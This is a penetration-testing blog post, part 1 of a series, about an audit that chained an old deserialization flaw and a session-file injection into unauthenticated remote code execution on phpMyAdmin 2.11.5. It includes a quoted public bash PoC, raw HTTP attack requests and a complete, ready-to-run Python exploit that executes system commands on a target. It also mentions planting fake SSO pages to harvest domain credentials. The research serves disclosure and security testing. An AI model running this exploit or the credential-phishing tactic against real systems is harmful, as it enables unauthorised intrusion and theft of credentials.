
# Pwn everything Bounce everywhere all at once (part 1)

**Posted** Tue 25 February 2025
**Author** Mathieu Farrell
**Category** Pentest
**Tags** pentest, phpMyAdmin, PHP, vulnerability, 2025

---

The following article describes how, during an "assumed breach" security audit, we compromised multiple web applications on our client's network in order to carry out a watering hole attack by installing fake Single Sign-On pages on the compromised servers. This article is the first of a two-part series and explains why it is not enough to just check for CVEs, and why we should dive deep into the code to look for new vulnerabilities in old code bases. We will take phpMyAdmin version 2.11.5 as an example, as this is the version we encountered during the audit.

---



## Context

As part of an assumed breach audit (an offensive security assessment where it is assumed that the attacker has already gained access to some asset), we found ourselves on the internal network of one of our clients. Most of the time, we carry out this type of mission in tandem, and for reasons of efficiency, we generally assign one of the two auditors to attack the Active Directory services, while the other takes care of obtaining access, pivot (bounce) and persistence on the network via other accessible services.

Many web services within the internal network were protected by an Single Sign-On (SSO) mechanism, while other services not accessible without authentication were subject to other methods. This is the primary reason why we believe it is interesting for attackers to master the techniques and tools needed to carry out Remote Code Execution (RCE) without authentication.

After compromising several web services, we deployed fake SSO login pages using basic techniques (`ctrl+u`, `ctrl+a`, `ctrl+c`, `ctrl+v`, as if we were in 2006) as part of a watering hole attack. Our goal was to obtain valid domain credentials for future lateralization.

As part of this audit, we compromised phpMyAdmin (GitHub) and SOPlanning (SourceForge) web applications via Remote Code Execution without authentication. We were able to identify vulnerabilities **not known to the public** in each application, which we are very **happy to share** with you in this series of blog posts.

The first post will address a vulnerability identified in an old version of phpMyAdmin. Finding new bugs in old software may not sound super exciting but usually, in the real world, that may be the most impactful act in your mission. In part 2 we look into more modern software.

Let's dig into an old friend of every pentester.

## phpMyAdmin v2.11.5, what everyone missed

When everyone looks right, look left. - Coiffeur

Version `2.11.5` of phpMyAdmin was released on Saturday 1 March 2008, as shown on the official Website. A Remote Code Execution vulnerability exploitable without authentication was published under the identifier CVE-2009-1151 (PMASA-2009-3) in 2009, and this CVE was backed up by a publicly available POC currently accessible on the Exploit Database platform. However, as it was reported by the researcher who identified the vulnerability, the bug seemed only exploitable under certain conditions.

During our security audit we ran into this fossil of a past software era. It was an extremely old version apparently fully patched. You wouldn't spend time trying to exploit a fix vuln on it, would you?

Well, we are going to see how a more detailed analysis of the code allowed us to identify that the bug had not been fully explored and how another previously unidentified vulnerability (which could be described as a 0-day, but we won't play with words) allowed us to free ourselves from all exploitation constraints.

Let's start our analysis based on the public POC.

CVE: CVE-2009-1151 (PMASA-2009-3) Authors: - Greg Ose discovered the bug (blogpost) - Adrian Pastor aka pagvac developed the proof of concept Source: exploit-db.com

```
#!/bin/bash

# CVE-2009-1151: phpMyAdmin '/scripts/setup.php' PHP Code Injection RCE PoC v0.11
# by pagvac (gnucitizen.org), 4th June 2009.
# special thanks to Greg Ose (labs.neohapsis.com) for discovering such a cool vuln,
# and to str0ke (milw0rm.com) for testing this PoC script and providing feedback!

...

# attack requirements:
# 1) vulnerable version (obviously!): 2.11.x before 2.11.9.5
# and 3.x before 3.1.3.1 according to PMASA-2009-3
# 2) it *seems* this vuln can only be exploited against environments
# where the administrator has chosen to install phpMyAdmin following
# the *wizard* method, rather than manual method: http://snipurl.com/jhjxx
# 3) administrator must have NOT deleted the '/config/' directory
# within the '/phpMyAdmin/' directory. this is because this directory is
# where '/scripts/setup.php' tries to create 'config.inc.php' which is where
# our evil PHP code is injected 8)

# more info on:
# http://www.phpmyadmin.net/home_page/security/PMASA-2009-3.php
# http://labs.neohapsis.com/2009/04/06/about-cve-2009-1151/

...

function exploit {

postdata="token=$1&action=save&configuration="\
"a:1:{s:7:%22Servers%22%3ba:1:{i:0%3ba:6:{s:23:%22host%27]="\
"%27%27%3b%20phpinfo%28%29%3b//%22%3bs:9:%22localhost%22%3bs:9:"\
"%22extension%22%3bs:6:%22mysqli%22%3bs:12:%22connect_type%22%3bs:3:"\
"%22tcp%22%3bs:8:%22compress%22%3bb:0%3bs:9:%22auth_type%22%3bs:6:"\
"%22config%22%3bs:4:%22user%22%3bs:4:%22root%22%3b}}}&eoltype=unix"

...

}

...

# milw0rm.com [2009-06-09]
```

As it can be seen from the above proof of concept, the intention is to compromise the configuration file config/config.inc.php (via serialized data) and the `save` action. That is why the author thought the bug could not be exploited if the folder config/ did not exist as this makes it impossible to compromise the file.

If you read our article on exploiting serialization in PHP (PHP deserialization attacks and a new gadget chain in Laravel), you know that this is typically the kind of bug we like to exploit.

## Diving into the code

Turns out it is possible to reach a sink deserializing attacker's data, the function `unserialize()`, without authentication. More precisely in this case we can call `unserialize($_POST['configuration'])` as seen below:

File: scripts/setup.php

```php
<?php

...

chdir('..');
require_once './libraries/common.inc.php';

...

// Grab action
if (isset($_POST['action'])) {
    $action = $_POST['action'];
} else {
    $action = '';
}

...

if (isset($_POST['configuration']) && $action != 'clear') {
    // Grab previous configuration, if it should not be cleared
    $configuration = unserialize($_POST['configuration']);
} else {
    // Start with empty configuration
    $configuration = array();
}

...

?>
```

But to prevent our `$_POST` parameters from being cleaned up by the application before exploitation (see file libraries/common.inc.php), we must first obtain a token which can be retrieved after requesting the page via the method GET (this behaves a bit like a CSRF token).

File: libraries/common.inc.php

```php
<?php

...

if (! PMA_isValid($_REQUEST['token']) || $_SESSION[' PMA_token '] != $_REQUEST['token']) {
    /**
     *  List of parameters which are allowed from unsafe source
     */
    $allow_list = array(
        'db', 'table', 'lang', 'server', 'convcharset', 'collation_connection', 'target',
        /* Session ID */
        'phpMyAdmin',
        /* Cookie preferences */
        'pma_lang', 'pma_charset', 'pma_collation_connection',
        /* Possible login form */
        'pma_servername', 'pma_username', 'pma_password',
    );
    /**
     * Require cleanup functions
     */
    require_once './libraries/cleanup.lib.php';
    /**
     * Do actual cleanup
     */
    PMA_remove_request_vars($allow_list);

}

...

?>
```

It is therefore necessary to find out which class to deserialize, and we identified that nothing is better than class `PMA_Config` to achieve Remote Code Execution, as it allows us to reach the function `eval()` with the output of the function `file_get_contents()`, which itself can be controlled by the attacker via serialized data, as parameter.

File: libraries/Config.class.php Class: `PMA_Config` Functions: - `__wakeup()` - `load()` - `loadDefaults()` - `checkConfigSource()`

```php
<?php

...

class PMA_Config
{

    ...

    /**
     * @var string  default config source
     */
    var $default_source = './libraries/config.default.php';

    ...

    /**
     * @var string  config source
     */
    var $source = '';

    ...

    function __wakeup()
    {
        if (! $this->checkConfigSource()
          || $this->source_mtime !== filemtime($this->getSource())
          || $this->default_source_mtime !== filemtime($this->default_source)
          || $this->error_config_file
          || $this->error_config_default_file) {
            $this->settings = array();
            $this->load();
            $this->checkSystem();
        }

        ...

    }

    ...

    function load($source = null)
    {
        $this->loadDefaults();

        if (null !== $source) {
            $this->setSource($source);
        }

        if (! $this->checkConfigSource()) {
            return false;
        }

        $cfg = array();

        /**
         * Parses the configuration file
         */
        $old_error_reporting = error_reporting(0);
        if (function_exists('file_get_contents')) {
            $eval_result =
                eval('?>' . trim(file_get_contents($this->getSource())));
        } else {
            $eval_result =
                eval('?>' . trim(implode("\n", file($this->getSource()))));
        }

        ...

    }

    ...

    function loadDefaults()
    {
        $cfg = array();
        if (! file_exists($this->default_source)) {
            $this->error_config_default_file = true;
            return false;
        }

        ...

    }

    ...

    function checkConfigSource()
    {
        if (! $this->getSource()) {
            // no configuration file set at all
            return false;
        }

        if (! file_exists($this->getSource())) {

            ...

            $this->source_mtime = 0;
            return false;
        }

        if (! is_readable($this->getSource())) {
            $this->source_mtime = 0;
            die('Existing configuration file (' . $this->getSource() . ') is not readable.');
        }

        // Check for permissions (on platforms that support it):
        $perms = @fileperms($this->getSource());
        if (!($perms === false) && ($perms & 2)) {
            // This check is normally done after loading configuration
            $this->checkWebServerOs();
            if ($this->get('PMA_IS_WINDOWS') == 0) {
                $this->source_mtime = 0;
                die('Wrong permissions on configuration file, should not be world writable!');
            }
        }

        return true;
    }

    ...

}
?>
```

Given the exploitation techniques that have been published recently for PHP (filter chains), you would think we should be able to exploit filter chains within the call to function `file_get_contents()`. However, it is not possible to do it as calls to `file_exists()` and `is_readable()` will unfortunately return `bool(false)`.

As we continued reading the code, we identified a bug that we think no one knew about. We realized that it was possible, without authentication, to define our own session file, controlling part of its name and part of its content. This is a powerful primitive because in the case of a call to `file_get_contents()` with a predictable path we can read a file whose location is potentially known. In addition, as we control part of the content, it is perfect when this file is evaluated using the `eval()` function.

File: libraries/auth/signon.auth.lib.php Function: `PMA_auth_check()`

```php
<?php

...

function PMA_auth_check()
{
    global $PHP_AUTH_USER, $PHP_AUTH_PW;

    /* Session name */
    $session_name = $GLOBALS['cfg']['Server']['SignonSession'];

    /* Current host */
    $single_signon_host = $GLOBALS['cfg']['Server']['host'];

    /* Are we requested to do logout? */
    $do_logout = !empty($_REQUEST['old_usr']);

    /* Does session exist? */
    if (isset($_COOKIE[$session_name])) {
        /* End current session */
        $old_session = session_name();
        $old_id = session_id();
        session_write_close();

        /* Load single signon session */
        session_name($session_name);
        session_id($_COOKIE[$session_name]);
        session_start();

        /* Grab credentials if they exist */
        if (isset($_SESSION['PMA_single_signon_user'])) {
            if ($do_logout) {
                $PHP_AUTH_USER = '';
            } else {
                $PHP_AUTH_USER = $_SESSION['PMA_single_signon_user'];
            }
        }
        if (isset($_SESSION['PMA_single_signon_password'])) {
            if ($do_logout) {
                $PHP_AUTH_PW = '';
            } else {
                $PHP_AUTH_PW = $_SESSION['PMA_single_signon_password'];
            }
        }
        if (isset($_SESSION['PMA_single_signon_host'])) {
            $single_signon_host = $_SESSION['PMA_single_signon_host'];
        }
        /* Also get token as it is needed to access subpages */
        if (isset($_SESSION['PMA_single_signon_token'])) {
            /* No need to care about token on logout */
            $pma_token = $_SESSION['PMA_single_signon_token'];
        }

        /* End single signon session */
        session_write_close();

        /* Restart phpMyAdmin session */
        session_name($old_session);
        if (!empty($old_id)) {
            session_id($old_id);
        }
        session_start();

    /* Set the single signon host */
    $GLOBALS['cfg']['Server']['host']=$single_signon_host;

        /* Restore our token */
        if (!empty($pma_token)) {
            $_SESSION[' PMA_token '] = $pma_token;
        }
    }

    // Returns whether we get authentication settings or not
    if (empty($PHP_AUTH_USER)) {
        return false;
    } else {
        return true;
    }
} // end of the 'PMA_auth_check()' function

...

?>
```

File: libraries/auth/signon.auth.lib.php

```php
<?php

...

if (! PMA_isValid($_REQUEST['token']) || $_SESSION[' PMA_token '] != $_REQUEST['token']) {
    /**
     *  List of parameters which are allowed from unsafe source
     */
    $allow_list = array(
        'db', 'table', 'lang', 'server', 'convcharset', 'collation_connection', 'target',
        /* Session ID */
        'phpMyAdmin',
        /* Cookie preferences */
        'pma_lang', 'pma_charset', 'pma_collation_connection',
        /* Possible login form */
        'pma_servername', 'pma_username', 'pma_password',
    );
    /**
     * Require cleanup functions
     */
    require_once './libraries/cleanup.lib.php';
    /**
     * Do actual cleanup
     */
    PMA_remove_request_vars($allow_list);

}

...

    ...

    if (! empty($cfg['Server'])) {

        ...

        /**
         * the required auth type plugin
         */
        require_once './libraries/auth/' . $cfg['Server']['auth_type'] . '.auth.lib.php';

        if (!PMA_auth_check()) {
            PMA_auth();
        } else {
            PMA_auth_set_user();
        }

        ...

    } // end server connecting

    ...

...

?>
```

File: scripts/signon.php


```php
<?php

...

/* Was data posted? */
if (isset($_POST['user'])) {
    /* Need to have cookie visible from parent directory */
    session_set_cookie_params(0, '/', '', 0);
    /* Create signon session */
    $session_name = 'SignonSession';
    session_name($session_name);
    session_start();
    /* Store there credentials */
    $_SESSION['PMA_single_signon_user'] = $_POST['user'];
    $_SESSION['PMA_single_signon_password'] = $_POST['password'];
    $_SESSION['PMA_single_signon_host'] = $_POST['host'];
    $id = session_id();
    /* Close that session */
    session_write_close();
    /* Redirect to phpMyAdmin (should use absolute URL here!) */
    header('Location: ../index.php');
} else {

    ...

}

...

?>
```

We also came to the conclusion that even if the session file is not stored by default in /tmp or with a suffix other than `sess_`, we could use another trick to achieve RCE.

For the running process executing the script to be able to read and write the session file, it must have a file descriptor associated with the file. Furthermore, the script's control flow is deterministic and therefore, between `N` execution traces, the fd will always have the same value (integer). In addition, by using the /proc file system and the /proc/self/fd path, we can find our session file regardless of its location on disk. The file /tmp/sess_IVOIRE corresponds to /proc/self/fd/20 in the current process executing the script. This value is constant and obtained in a deterministic manner.

> It should be noted that in the worst case, the fd associated with the session file can be retrieved using brute force.

## Exploitation flow


Creation of a new session (part of the content is controlled by the attacker).
New vulnerability identified during the audit
Does the PHP worker have access to /proc/self/fd/?
Yes
No
PMA_Config
var $default_source = "JUNK";
var $source = "/proc/self/fd/20";
Is the session file path written at a predictable location?
e.g. /tmp/sess_IVOIRE, /var/tmp/sess_IVOIRE, etc.
PMA_Config
var $default_source = "JUNK";
var $source = "/tmp/sess_IVOIRE";
Exploiting a call to the unserialize() function without authentication (CVE-2009-1151) leading to RCE.

Now, let's put together all what we've learned so far to compromise the web application without authentication.

1) Create session file containing a PHP payload:

```
POST /Projects/phpmyadmin/scripts/signon.php HTTP/1.1
Host: 127.0.0.1
Cookie: pmaCookieVer=4; phpMyAdmin=IVOIRE; SignonSession=IVOIRE;
Content-Type: application/x-www-form-urlencoded
Content-Length: 24

user=<?php phpinfo(); ?>
```

2) Retrieve a `token` to bypass sanitization:

```
GET /Projects/phpmyadmin/scripts/setup.php HTTP/1.1
Host: 127.0.0.1
Cookie: pmaCookieVer=4; phpMyAdmin=IVOIRE; SignonSession=IVOIRE;
```

3) Trigger unserialize to `eval()` session file via the file descriptor:

```
POST /Projects/phpmyadmin/scripts/setup.php?token=38de65c08f526e750f58ebd6ba6e2b68 HTTP/1.1
Host: 127.0.0.1
User-Agent: python-requests/2.32.3
Accept-Encoding: gzip, deflate, br
Accept: */*
Connection: keep-alive
Cookie: pmaCookieVer=4; phpMyAdmin=IVOIRE; SignonSession=IVOIRE;
Content-Length: 139
Content-Type: application/x-www-form-urlencoded

action=junk&configuration=O:10:"PMA_Config":2:
{s:14:"default_source";s:4:"JUNK";s:6:"source";s:16:"/proc/self/fd/20";}
```

When comparing our exploit to those available online, we find that our payloads are more concise and our strategy offers distinct advantages, including a non-destructive approach that preserves existing configuration files.

## Other IOCs

Moreover, as we continued to audit the code, we realized that it was possible to reach the sink `unserialize()` in another way, and that we could therefore use other `$_POST` parameters to avoid triggering IOCs.

> Note that these IOCs may also be known and have their own CVE IDs.


File: scripts/setup.php Function: `grab_values()`

```php
<?php

...

chdir('..');
require_once './libraries/common.inc.php';

...

function grab_values($list)
{
    $a = split(';', $list);
    $res = array();
    foreach ($a as $val) {
        $v = split(':', $val);
        if (!isset($v[1])) {
            $v[1] = '';
        }
        switch($v[1]) {

            ...

            case 'serialized':
                if (isset($_POST[$v[0]]) && strlen($_POST[$v[0]]) > 0) {
                    $res[$v[0]] = unserialize($_POST[$v[0]]);
                }
                break;

            ...

        }
    }
    return $res;
}

...

switch ($action) {

    ...

    case 'feat_extensions_real':
        if (isset($_POST['submit_save'])) {
            $vals = grab_values('GD2Available');
            $err = FALSE;
            if ($err) {
                show_extensions_form($vals);
            } else {
                $configuration = array_merge($configuration, $vals);
                message('notice', 'Configuration changed');
                $show_info = TRUE;
            }
        } else {
            $show_info = TRUE;
        }
        break;

    ...

}

...

?>
```

## POC

Please find below our POC using PHP code injection in the session file and triggering the deserialization of the class `PMA_Config` to evaluate it.

> This POC allows to exploit the bug even if the config folder, and consequently all the files that may be in it, do not exist.



```
(myenv) terrence@dreamland ~/Documents/phpMyAdmin/Results/0
[$ python3 exploit.py http://127.0.0.1/Projects/phpmyadmin
[+] The exploit succeeded.
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

File: exploit.py

```python
import requests
import sys


# Global variable to manage script verbosity.
DEBUG = 0

# Global variable used to manage to which proxy requests are sent to before being
# forwarded to the target.
PROXIES = [
    {}, # No proxy
    {"http": "http://127.0.0.1:1348"} # Burp
]

# Path script to create a session file whose name and content is under our control.
VULNERABLE_SESSION_FIXATION_PATH = "/scripts/signon.php"
# Script path to reach a call to the unserialize() function.
VULNERABLE_UNSERIALIZE_PATH = "/scripts/setup.php"

# Name of the session file we create and whose content we control. By default,
# session data are stored in the server's /tmp directory in files that are named
# sess_ followed by a unique alphanumeric string (the session identifier).
COOKIE_VALUE = "IVOIRE"
MALICIOUS_COOKIES = {
    "pmaCookieVer": "4",
    "SignonSession": COOKIE_VALUE,
    "phpMyAdmin": COOKIE_VALUE

}

# Session file path. We can use the path of the session file on the file system
# (/tmp/sess_XX...XX) or the /proc/self/fd folder on Linux system as it is part
# of the proc file system, which is a virtual file system. This specific directory
# contains symbolic links representing the file descriptors opened by the running
# process. Since the execution flow to reach our sink is predictable, so is the
# fd to be used at the time of the exploit. Consequently, we use the fd associated
#with the session file, allowing us to find the session file regardless of its
# path within the file system. The brute force of the fd can be considered but
# is actually useless as explained before.
SESSION_PATHS = [
    "/proc/self/fd/20", # File descriptor related to the session file.
    f"/tmp/sess_{COOKIE_VALUE}"
]

# Delimiter to check that our rce has been correctly triggered.
DELIMITER = "1337_DONE_1337"

# PHP payload that will be executed when unserialize() is called. We always
# include a call to the die() or exit() function so that the script exits
# after our payload has been executed. We don't want the script to continue
# executing and have side effects (file writing, file overide, etc.).
PAYLOAD = f"<?php echo '{DELIMITER}';system('id');die('{DELIMITER}');exit(); ?>"

# Global variable used to manage the session and therefore cookies.
S = requests.session()


# This function extracts the data between two delimiters.
def extract(raw, start_delimiter, end_delimiter):
    # The first delimiter is searched for.
    start = raw.find(start_delimiter)
    if start == -1:
        if DEBUG > 1:
            print("[x] Error: function \"extract()\" failed (can't find starting delimiter).")
        return None
    start = start + len(start_delimiter)
    # The second delimiter is searched for.
    end = raw[start::].find(end_delimiter)
    if end == -1:
        if DEBUG > 1:
            print("[x] Error: function \"extract()\" failed (can't find end delimiter).")
        return None
    end += start
    return raw[start:end]


if __name__ == "__main__":
    if len(sys.argv) != 2:
        print("[x] To use the exploit run the command:\npython3 exploit.py <URL>")
        exit(-1)
    # The proxy to be used is managed according to verbosity.
    if not DEBUG:
        proxies = PROXIES[0]
    else:
        proxies = PROXIES[1]
    # We remove the trailing "/"" at the end of the URL to ensure there is no
    # "//"" at the end of the URL.
    target = sys.argv[1].rstrip("/")

    # First of all, we're going to exploit session fixation and the ability to
    # control part of the session file to write our payload to it (as if we were
    # doing log corruption).
    new_url = f"{target}{VULNERABLE_SESSION_FIXATION_PATH}"
    for key in MALICIOUS_COOKIES:
        cookie = requests.cookies.create_cookie(key, MALICIOUS_COOKIES[key])
        S.cookies.set_cookie(cookie)
    datas = {
        "user": PAYLOAD
    }
    S.post(url=new_url, data=datas, proxies=proxies, verify=False)

    # Then we retrieve a token that we'll need to bypass phpMyAdmin checks which
    # prevent our POST variables from being cleaned during unserialiaze() exploit.
    new_url = f"{target}{VULNERABLE_UNSERIALIZE_PATH}"
    r = S.get(url=new_url, proxies=proxies, verify=False)
    token = extract(r.text, "name=\"token\" value=\"", "\"")
    if not token:
        printf("[x] The exploit failed (it was impossible to retrieve the token).")
        exit(-1)
    if DEBUG:
        print(f"[+] Token: {token}")

    # In the last step, we exploit the unserialize() function to instantiate an
    # object of the PMA_Config class which call function __wakeup() and allows
    # us to reach a snippet of code equivalent to:
    #     eval(file_get_contents(<A PATH WE CONTROL>))
    new_url = f"{target}{VULNERABLE_UNSERIALIZE_PATH}?token={token}"
    for path in SESSION_PATHS:
        datas = {
            "action": "junk",
            "configuration": 'O:10:"PMA_Config":2:{s:14:"default_source";s:4:"JUNK";s:6:"source";s:' + \
                             str(len(path)) + ':"' + path + '";}'
        }
        r = S.post(url=new_url, data=datas, proxies=proxies, verify=False)
        if r.text.find(DELIMITER) != -1:
            print("[+] The exploit succeeded.")
            output = extract(r.text, DELIMITER, DELIMITER)
            print(output)
            exit(0)
    print("[x] The exploit failed (impossible to retrieve delimiter).")
    exit(-1)
```

---

If you would like to learn more about our security audits and explore how we can help you, get in touch with us!